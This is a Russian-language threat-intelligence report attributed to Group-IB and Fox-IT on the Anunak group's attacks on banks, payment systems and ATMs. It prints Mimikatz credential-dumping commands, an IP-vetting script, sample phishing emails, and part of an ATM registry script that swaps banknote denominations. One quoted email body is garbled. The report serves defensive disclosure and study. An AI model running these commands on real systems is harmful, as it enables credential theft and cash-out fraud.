Group-IB and Fox-IT

Технический отчет о деятельности преступной группы, занимающейся целевыми атаками — Anunak

GROUP-IB

FOX IT

Краткий экскурс

После задержаний членов группы Carberp в России, некоторые участники остались без работы, однако, полученный за долгие годы работы опыт позволил им занять новую нишу. Один из участников быстро понял, что можно украсть тысячу раз по $2 000 и заработать 2 миллиона долларов, а можно украсть всего лишь один раз и сразу всю сумму.

С 2013г. активизировалась организованная преступная группа, нацеленная на банки и электронные платежные системы России и пост советского пространства. Особенностью является то, что мошенничество происходит внутри корпоративной сети, с использованием внутренних платежных шлюзов и банковских систем. Таким образом денежные средства похищаются не у клиентов, а у самих банков и платежных систем. Если доступ был получен злоумышленниками в сеть государственного предприятия, то целью злоумышленников является промышленный шпионаж.

Основной костяк преступной группы составляют граждане России и Украины, однако есть лица, оказывающие им поддержку из Белоруссии.

Средняя сумма хищения на территории России и пост советского пространства составляла 2 миллиона долларов США по курсу осени 2014г. С 2013 года ими были успешно получены доступы в сети более 50 Российских банков и 5 платежных систем, некоторые из них были лишены банковской лицензии. На текущий момент итоговая сумма хищений составляет более 1 миллиарда рублей, большая часть из которой приходится на второе полугодие 2014г.

Среднее время с момента проникновения во внутреннюю сеть финансовой организации до момента хищения составляет 42 дня.

В результате доступа во внутренние сети финансовой организации хакерам удавалось получать доступ к серверам управления банкоматами и заражать их своими вредоносными программами, что позволяло в дальнейшем опустошать их по команде. Также результатом проникновения в сеть был доступ к управлению платежными шлюзами (в случае платежных систем) и счетами банка.

С 2014 года участники преступной группы начали активно проявлять интерес к Европейским ритейл компаниям.

Для проникновения во внутреннюю сеть используются целевые рассылки по электронной почте, или через другие бот-сети, для чего постоянно поддерживается контакт с владельцами крупных бот-сетей. С августа 2014 года они начали создавать свою крупную бот-сеть используя массовые рассылки по электронной почте, а не Driveby.

Атаки в России

Первое успешное ограбление банка было совершено ими в январе 2013 года. Во всех первых случаях злоумышленники использовали для удаленного доступа в сеть банка программу RDPdoor, а для удаления следов и вывода Windows компьютеров и серверов из строя программу MBR Eraser. Обе программы использовались участниками преступной группы Carberp, которой управлял Germes. Для снижения рисков лишиться доступа во внутреннюю сеть банка, кроме вредоносных программ, злоумышленники использовали и

легитимные программы для удаленного доступа как Ammy Admin и Team Viewer. В последствии от использования RDPdoor и Team Viewer злоумышленник полностью отказались.

Кроме самих банковских и платежных систем хакеры получали доступы к серверам электронной почты, для контроля всех внутренних коммуникаций. Это позволяло им выяснить, что в сети банка была зафиксирована аномальная активность как она была установлена и какие меры будут предприниматься сотрудниками банка для решения проблемы. Контроль над почтой успешно устанавливался независимо от того был это MS Exchange или Lotus. Это позволяло им принимать обратные меры, позволяя сотрудникам банков и платежных систем получить ощущение что проблема была решена.

Основные этапы развития атаки:
1. Первичное заражение компьютера рядового сотрудника.
2. Получение пароля пользователя с административными правами на некоторых компьютерах. Например, специалист технической поддержки.
3. Получение легитимного доступа к одному из серверов.
4. Компрометация пароля доменного администратора с сервера.
5. Получение доступа на контроллер домена и компрометация всех доменных активных учетных записей.
6. Получение доступа к серверам электронной почты и документооборота.
7. Получение доступа к рабочим станциям администраторов серверов и банковских систем.
8. Установка программного обеспечения для контроля активности операторов интересующих их систем. Обычно это фото и видео фиксация.
9. Настройка удаленного доступа к интересующим серверам включая изменения на межсетевых экранах.

Инструменты

Для проведения целевых атак в 2014 году злоумышленники закончили разработку своей основной вредоносной программы Anunak, которая используется вместе со следующими инструментами:

Mimikatz — для получения паролей от локальных и доменных учетных записей
MBR Eraser — для вывода операционной системы из строя
SoftPerfect Network Scanner — для сканирования локальной сети
Cain & Abel — для получения паролей
SSHD-бэкдор — для получения паролей и удаленного доступа
Ammy Admin — удаленное управление
Team Viewer — удаленное управление

Основной вредоносной программой является «Anunak» по классификации нашей лаборатории. Это троянская программа используется только для целевых атак, преимущественно на банки и платежные системы. Целевое использование позволяет ей оставаться малоизученной, что обеспечивает ей хорошую живучесть внутри корпоративных сетей. При написании данной вредоносной программы в некоторых местах использовался исходный код от банковской троянской программы «Carberp».

«Anunak» обладает следующим набором функциональных возможностей.

В него интегрировано программное обеспечение под названием «Mimikatz». Это программное обеспечение с открытым исходным кодом, позволяющее получать пароли учетных записей пользователей, совершивших вход в систему Windows. Однако данное программное обеспечение существенно изменено: при сохранении функциональных возможностей по получению паролей учетных записей был убран функционал взаимодействия с пользователем, информация об ошибках и ходе выполнения программы. Таким образом, при запуске вредоносной программы на сервере, скрытно будут скомпрометированы все доменные и локальные учетные записи, включая учетные записи администраторов. Для того чтобы получить пароли от учетных записей достаточно ввести последовательно две команды: «privilege::debug» и «sekurlsa::logonpasswords». При попадание этой программы на контроллер домена, либо сервер электронной почты, компрометируются практически все учетные записи домена, включая администраторов.

Также существует возможность добавления файла исследуемой программы в исключения межсетевого экрана путем создания соответствующего правила через утилиту «Netsh».

В программе реализован функционал перехватчика нажатых клавиш и присутствует возможность создания снимков экрана.

Присутствует функционал, взаимодействующий с банковской системой iFOBS.

На сервер управления вредоносной программой производится отправка ключевой информации, снимков экрана и архивов в формате «cab».


Программа способна скрытно вносить изменения в ряд системных файлов предположительно с целью снятия ограничения настольных версий операционных систем «Microsoft Windows» на количество пользователей, которые могут одновременно подключиться к управляемой данной операционной системой ЭВМ по протоколу RDP с целью осуществления их удаленного администрирования.

Существует возможность загрузки и запуска произвольных исполняемых файлов с управляющего сервера. Одним из таких файлов является программа «AmmyAdmin», которая способна запуститься с аргументами «-service» и «-nogui», что приведет к ее запуску в качестве службы и без интерфейса пользователя. «AmmyAdmin» позволяет по IP адресу и уникальному идентификатору соединяться через сервер «rl.ammyy.com» с другим ЭВМ, имеющим такое же программное обеспечение. В результате соединения злоумышленник получает удалённый доступ к ЭВМ пользователя с запущенным «AmmyAdmin» в обход межсетевых экранов. Снимок окна представлен на рисунке ниже:

При получении доступа к серверам под управлением операционных систем семейства Linux злоумышленники используют SSH-бэкдор передающий на сервер злоумышленникам данные о логинах/паролях, используемых для доступа к серверу, а также предоставляет удаленный доступ злоумышленникам.


Для обеспечения доступа к интересующим серверам правила на межсетевых экранах Microsoft TMG, CISCO и т.п. могут быть соответствующим образом изменены.

Когда у злоумышленников еще не было основной вредоносной программы, которая проводила бы скрытую установку «AmmyAdmin» и сообщала бы злоумышленникам пароль для удаленного доступа, они использовали стороннюю вредоносную программу известную как «Barus». Данная вредоносная программа используется крайне редко и последний раз встречалась нам в 2013 году. Вредоносная программа является разработкой русскоязычных авторов. В панели управления можно заметить поле «Ammy ID» использование которого позволяло злоумышленникам осуществлять удаленное подключение.



Методы распространения вредоносов

В самом начале своей деятельности в 2013 году из-за отсутствия целевого трояна злоумышленники начали распространять Andromeda и Pony. Распространяли указанные вредоносные программы методов Driveby через связку эксплойтов Neutrino Exploit Kit, как показано на рисунке ниже. Интересно, что источником трафика осенью 2013 года для них был сайт php.net/. Трафик с этого ресурса они перенаправляли на связки еще с июля 2013 года, но обнаружен данный факт был значительно позднее. Имя одного из потоков для распространения вредоносной программы «LOL BANK FUCKIUNG», что соответствовало их деятельности.



Параллельно с этим они использовали и другой способ заражений, который был одним из основных. Основным способом распространение является отправка писем с вредоносным вложением от имени Центрального банка РФ, потенциального клиента, либо реально существующего контрагента (к аккаунту которого предварительно осуществляется доступ, далее делается рассылка по контакт-листу).


Вторым используемым способом является установка специальной вредоносной программы для проведения целевых атак с помощью другой вредоносной программы, которая могла попасть в локальную сеть случайным образом. Для выявления подобных вредоносных программ, преступная группа поддерживает связь с несколькими владельцами крупных бот-сетей, массово распространяющих свои вредоносные

программы. Покупая у таких владельцев бот-сетей сведения об IP-адресах, где установлены их вредоносные программы злоумышленники проверяют IP-адреса на принадлежность финансовым и государственным структурам. Если вредоносная программа находится в интересующей их подсети, то злоумышленники платят владельцу крупной бот-сети за установку их целевой вредоносной программы. Подобные партнерские отношения были с владельцами бот-сетей Zeus, Shiz Ranbyus. Все указанные троянские программы являются банковскими и объясняются прошлыми взаимоотношениями. В конце 2013 года хакер под псевдонимом Dinhold начал строить свою бот-сеть на модифицированном Carberp, после выкладывания в открытый доступ его исходных кодов. С ними были попытки наладить аналогичное взаимодействие, однако, в 2014 году он был арестован не успев развить свою бот-сеть до необходимого уровня.


Для проверки IP-адреса на принадлежность нужной сети использовался следующий скрипт:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import os
from bulkwhois.shadowserver import BulkWhoisShadowserver
iplist_file = 'ip.txt'
path = os.path.dirname(os.path.abspath(__file__))
bulk_whois = BulkWhoisShadowserver()
iplist = []
with open(os.path.join(path, iplist_file)) as f:
for line in f:
iplist.append(line.strip())
result = bulk_whois.lookup_ips(iplist)
with open(os.path.join(path, 'data.txt'), 'a') as f:
for record in result:
f.write('IP: %s\
CC: %s\
Org. Name: %s\
Register: %s\
AS Name: %s\
BGP Prefix: %s\
-----------------------------------------------------\
' % (result[record]['ip'], result[record]['cc'], result[record]['org_name'],
result[record]['register'], result[record]['as_name'], result[record]['bgp_prefix']))
```

Наиболее опасными являются рассылки от имени партнеров с которыми финансовые и государственные учреждения осуществляются постоянный обмен данными по электронной почте. Пример подобной почтовой рассылки произошел 25 сентября 2014 года, в 14:11 с электронного почтового адреса «Elina Shchekina <e.shekina@rbkmoney.com>», тема письма «Обновленная версия договора». Вложение «договор.doc» эксплуатирует уязвимости CVE-2012-2539 и CVE-2012-0158. Рассылка была проведена на более чем 70 адресов различных компаний (причем в рамках одной компании могло быть несколько адресов получателей).



Письмо с вредоносным вложением (md5: AA36BA9F4DE5892F1DD427B7B2100B06) в архиве с паролем от потенциального клиента, отправленного менеджеру банка после предварительного телефонного разговора с ним. Звонок осуществляли из г. Санкт-Петербург.





Содержимое текстового файла с именем «реквизиты.doc»


ООО «Компания Наш Век»
109387, Россия, г. Москва,
ул. Аносова, д. 24, офис 409
Тел. (495) 124-99-77 факс: (495)124-99-77
Тел. сот. (962) 7135296
E-mail:x60x@nxt.ru
ИНН 7329001307 КПП 732901001
р\с 40702810613310001709
Филиал ВТБ 24 (ЗАО) г. Москва
К\с 30101810700000000955
БИК 043602955

Письмо от имени Центрального банка России с вредоносным вложением (md5: 8FA296EFAF87FF4D9179283D42372C52), эксплуатирующим уязвимость CVE-2012-2539 с целью выполнения произвольного кода.

Также были иные примеры писем с вредоносными вложениями, как например отправка писем с файлом «001. photo.exe».


Соответствие ФЗ-№115 - Сообщение (Обычный текст)
ФАЙЛ
СООБЩЕНИЕ
Вт 24.06.2014 16:11
support@cbr.msk.ru
Соответствие ФЗ-№115
Кому m.fai[redacted]bank.ru
Мы удалили дополнительные разрывы строк в сообщении.
Сообщение
Соответствие ФЗ-115 от 24.06.2014г.doc (835 Кбайт)
Указом Банка России о принятии комплекса мер по обеспечению соблюдения федерального закона N 115-ФЗ "О противодействии легализации (отмыванию) доходов, полученных преступным путем, и финансированию терроризма" необходимо проверить соответствие соблюдаемых правил и норм, для дальнейшего правомерного функционирования.
Просьба ознакомиться всем сотрудникам кредитных и финансовых организаций.
Служба поддержки Банка России.
Подробнее о support@cbr.msk.ru.


Документы - Сообщение (HTML)
ФАЙЛ
СООБЩЕНИЕ
Пн 16.06.2014 16:24
Сергей Кузнецов <f205f@mail.ru>
Документы
Кому lu[redacted]n.ru
Сообщение
Ð‚ÑÑ...14-74.rar (71 Кбайт)
Ã□â€□Ã□Â¾Ã□Â±Ã‘â‚¬Ã‘â€¹Ã□Â¹
Ã□â€□Ã□ÂµÃ□Â½Ã‘Â'!
Ã□â€™Ã‘â€¹Ã‘Â□Ã‘â€¹Ã□Â»Ã□Â°Ã‘Â½
Ã□â€™Ã□Â°Ã□Â¼ Ã□Â½Ã□Â°Ã‘Ë†Ã□Â‚
Ã‘â‚¬Ã□ÂµÃ□Â°Ã□Â²Ã□Â‚Ã□Â·Ã□Â‚Ã‘â€šÃ‘â€¹
Ã□Â¡Ã‘Æ'Ã□Â¼Ã□Â¼Ã□Â°
Ã□Â´Ã□ÂµÃ□Â¿Ã□Â¾Ã□Â·Ã□Â‚Ã‘â€šÃ□Â° 32 000
000 Ã‘â‚¬Ã‘Æ'Ã□Â± 00 Ã□Â°Ã□Â¾Ã□Â¿,
Ã‘Â□Ã‘â‚¬Ã□Â¾Ã□Â°Ã□Â¾Ã□Â¼ Ã□Â½Ã□Â° 366
Ã□Â´Ã□Â½Ã□ÂµÃ□Â¹, , % Ã□Â²
Подробнее о Сергей Кузнецов.



Атаки на банкоматы

Наличие доступа во внутренние сети банков открывают широкие возможности для хакеров. Одной из таких возможностей было получение доступа к банкоматам из специальных сегментов сети, которые должны были быть изолированы. Подтверждено, что данная преступная группа получила доступ к 52 банкоматам. Сумма ущерба превышает 50 миллионов рублей. В результате получения доступа к банкоматам, в зависимости от модели банкомата, хакеры применяли разные схемы.

Подмена номинала

При получении доступа злоумышленники загружали вредоносные скрипты и изменяли в реестре операционной системы банкомата номиналы выдаваемых купюр. В результате, при запросе на получение 10 купюр номиналом 100 рублей, злоумышленник получали 10 купюр номиналом 5000 рублей. Используемые ими вредоносный скрипт и программа были разработаны для платформы Wincor.

Вредоносный скрипт содержал следующие команды:
Содержимое файла «1.bat»

REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_1 /t REG_SZ /d «5000» /f
REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_2 /t REG_SZ /d «1000» /f
REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_3 /t REG_SZ /d «500» /f
REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_4 /t REG_SZ /d «100» /f
REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER» /v VALUE_1 /t REG_SZ /d «100» /f
REG ADD «HKEY_LOCAL_MACHINE\SOFTWARE\Wincor

